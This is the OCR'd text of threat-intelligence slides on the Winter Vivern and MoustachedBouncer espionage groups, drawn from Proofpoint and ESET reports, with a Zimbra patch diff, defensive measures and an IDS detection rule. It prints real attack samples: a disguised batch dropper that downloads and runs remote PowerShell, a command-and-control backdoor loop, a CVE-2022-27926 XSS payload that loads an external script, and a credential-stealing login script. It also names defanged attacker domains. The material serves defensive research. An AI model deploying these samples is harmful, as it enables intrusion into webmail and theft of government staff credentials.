
# Exploitation is a Dish Best Served Cold: Winter Vivern Uses Known Zimbra Vulnerability to Target Webmail Portals of NATO-Aligned Governments in Europe

MARCH 30, 2023 | MICHAEL RAGGI AND THE PROOFPOINT THREAT RESEARCH TEAM

## Key Takeaways

# Typical compromise chain


https://ocspdep.com/ssu.gov.ua/
Search...
ocspdep.com
Files and programs access blocked
Instruction:
Download our software!
Click to here
Run program (Since the developed program is not a public product, it may be necessary to confirm the user's actions at startup).
Get Result (The application will scan the necessary directories and show the scan result).
When malicious software is detected, the scanning program will display the location of viruses, you need to remove them!


Administrator: C:\Windows\system32\cmd.exe
Scan viruses signatures started.
Scaning...
3%
7%
13%
22%
29%
35%
41%
50%
57%
68%
72%
87%
90%
98%
Virus not found!
Press any key to continue . . .

```
@echo off
echo Scan viruses signatures started.
echo Scaning...
powershell.exe -c "Start-Process -win hidden -filepath 'powershell.exe' -argumentlist
""`$a=whoami;"","[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {`$true};iex
(New-Object Net.WebClient).DownloadString('https://troadsecow[.]com/fjasmngptwq95824s.php')"""
echo 3%%
timeout 3 > NUL
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
timeout 2 > NUL
echo 29%%
timeout 1 > NUL
echo 35%%
timeout 4 > NUL
echo 41%%
timeout 3 > NUL
echo 50%%
timeout 1 > NUL
echo 57%%
timeout 3 > NUL
echo 68%%
timeout 2 > NUL
echo 72%%
timeout 3 > NUL
```

```
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
timeout 2 > NUL
echo 29%%
timeout 1 > NUL
echo 35%%
timeout 4 > NUL
echo 41%%
timeout 3 > NUL
echo 50%%
timeout 1 > NUL
echo 57%%
timeout 3 > NUL
echo 68%%
timeout 2 > NUL
echo 72%%
timeout 3 > NUL
echo 87%%
timeout 1 > NUL
echo 90%%
timeout 2 > NUL
echo 98%%
timeout 1 > NUL
echo Virus not found!
pause
```

```
function sendData($message) {
    try {
        if ($message -ne $null)  {
            (New-Object Net.Webclient).UploadString($singleHost  +  "taskes/usersfolders
/user/5d44c3a771a1e354cc83108b40c1b3e6672660cd.php", ($message  -join "`r`n"))
        }

    } catch {
        ($Error[0])
    }

}

function starter {
    $message = try {
        $com = (New-Object Net.Webclient).DownloadString($singleHost  +  "taskes/usersfolders
/user/c1fddfbe9dfa8977e19dc0e7fdc2c5aa5d627ff8.php");
        if ($com.Length -ge 1)  {
            iex $com
        }

    } catch {
        ($Error[0])
    };
    sendData($message);
    sleep 10;
    starter
};
```

# And some CVEs!

```
https://<victim’s Zimbra
domain>/public/error.jsp?errCode=
onload=if(!document.getElementById("x67xasd765")){w
indow.x=document.createElement('script');window.x.i
d="x67xasd765";
window.x.src='https://oscp-avanguard[.]com/
5026dbbkj2KJ21fr_[redacted]_Fas2/auth.js';
document.body.appendChild(window.x);}>&accountName=
<victim’s email address>
```

## ZBUG-2084 Prevent Javascript insertion into the error.jsp page on Zim...

...bra9

Browse files

develop (#674)

ZC-2.57.0 ... 10.0.0-GA

**zmcommand** authored and **silentsakky** committed on Feb 25, 2022

1 parent 19a8dbb commit ffe1431

Showing **1 changed file** with **4 additions** and **4 deletions**.

**CVE-2022-27926**

Split Unified

8 WebRoot/public/error.jsp

```
@@ -53,7 +53,7 @@
53  53  <html>
54  54  <head>
55  55          <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
56      -       <title>${errCode} - <fmt:message key="${errTitle}"/></title>
    56  +       <title>${fn:escapeXml(errCode)} - <fmt:message key="${errTitle}"/></title>
57  57          <meta name="viewport" content="width=320; initial-scale=1.0; maximum-scale=8.0; user-scalable=1;">
58  58          <meta name="description" content="<fmt:message bundle="${zmmsg}" key="zimbraLoginMetaDesc"/>">
59  59          <link  rel="stylesheet" type="text/css" href="<c:url value='/css/common,login,zhtml,skin.css'>
@@ -70,11 +70,11 @@
70  70  <body>
71  71          <div class="ErrorScreen">
72  72                  <div class="errorBox">
73      -                       <h2><fmt:message key="${errTitle}"/></h2>
    73  +                       <h2><fmt:message key="${fn:escapeXml(errTitle)}"/></h2>
74  74                          <p>
75      -                               <fmt:message key="${errMsg}"/><br/>
    75  +                               <fmt:message key="${fn:escapeXml(errMsg)}"/><br/>
```

```
function onClickSendCredentials(){
    var username = encodeURIComponent(document.getElementById("username").value);
    var password = encodeURIComponent(document.getElementById("password").value);
    if(document.getElementById("cv56ds678dfs")){
        var csrfT = encodeURIComponent(document.getElementById("cv56ds678dfs").value);
    }

    if(!(username.length > 0 && password.length > 0)){
        var alertElement = document.getElementById("errorMessageDiv");
        alertElement.innerHTML = "The username or password is incorrect. Verify that CAPS LOCK is not on, and then retype the current username
and password.";
        return;
    }

    console.log('Username', username);
    console.log('Password', password);
    console.log('CsrfT', csrfT);

    var serverAuthRequest = new XMLHttpRequest();
    serverAuthRequest.open("POST", window.location.origin, true);
    serverAuthRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    serverAuthRequest.onreadystatechange = function() {

        if(this.readyState === XMLHttpRequest.DONE){
            if (this.response.includes('login.jsp')) {
                var alertElement = document.getElementById("errorMessageDiv");
                alertElement.innerHTML = "The username or password is incorrect. Verify that CAPS LOCK is not on, and then retype the current
username and password.";
                getCSRFTokenFromString(this.response);
            }else{
                var saveCredentialsRequest = new XMLHttpRequest();
                saveCredentialsRequest.open("POST", 'https://' + serverDomain + '/' + serverPath + '/auth.php', true);
                saveCredentialsRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                saveCredentialsRequest.onreadystatechange = function() {
```

```
        return;
    }

    console.log('Username', username);
    console.log('Password', password);
    console.log('CsrfT', csrfT);

    var serverAuthRequest = new XMLHttpRequest();
    serverAuthRequest.open("POST", window.location.origin, true);
    serverAuthRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    serverAuthRequest.onreadystatechange = function() {

        if(this.readyState === XMLHttpRequest.DONE){
            if (this.response.includes('login.jsp')) {
                var alertElement = document.getElementById("errorMessageDiv");
                alertElement.innerHTML = "The username or password is incorrect. Verify that CAPS LOCK is not on, and then retype the current
username and password.";
                getCSRFTokenFromString(this.response);
            }else{
                var saveCredentialsRequest = new XMLHttpRequest();
                saveCredentialsRequest.open("POST", 'https://' + serverDomain + '/' + serverPath + '/auth.php', true);
                saveCredentialsRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                saveCredentialsRequest.onreadystatechange = function() {
                    if(this.readyState === XMLHttpRequest.DONE){
                        var signInElement = document.getElementById("lic34yo8o");
                        document.getElementsByTagName('body')[0].removeChild(signInElement);
                    }
                }
                saveCredentialsRequest.send("accountName=" + accountName + "&username=" + username + "&password=" + password);
            }
        }
    }
    if(csrfT){
        serverAuthRequest.send("loginOp=login&client=preferred&username=" + username + "&password=" + password + "&login_csrf=" + csrfT);
    }else{
        serverAuthRequest.send("loginOp=login&client=preferred&username=" + username + "&password=" + password);
    }
}
```


# Winter Vivern

## Government staff

Europe and Asia

## MoustachedBouncer

Collaborator




## Backdoor


PowerShell


## Phishing for credentials

Zimbra

# 5: Defense

# Defensive measures



## SMB

Deny to external


## VPN

To prevent AitM

## Update

Webmail / Internet facing services

# DNS-tunneling detection

```
alert udp any any -> any 53 \
   (msg:"Possible beacon for MoustachedBouncer NightClub DNS-tunneling backdoor";\
   gid:45534554; sid:45375000; rev:1;\
   metadata: author "ESET Research", date "2022-10-21,\
   copyright "ESET Research"
   content:"|78 5a 57 31 77 64 48 6b 78 02 31 31 01 31 01 31 03 63 69 64|";offset:13;)
```

```
xZW1wdHkx.11.1.1.cid
```

# AitM capabilities

# AitM capabilities

# Belarus-aligned

AitM capabilities

Target foreign diplomats in Belarus

Belarus-aligned

AitM
capabilities

Active
since 2014

Target foreign
diplomats in Belarus

Belarus-aligned

ESET RESEARCH

# MoustachedBouncer: Espionage against foreign diplomats in Belarus

Long-term espionage against diplomats, leveraging email-based C&C protocols, C++ modular backdoors, and adversary-in-the-middle (AitM) attacks... Sounds like the infamous Turla? Think again!

Matthieu Faou

10 Aug 2023 • 29 min. read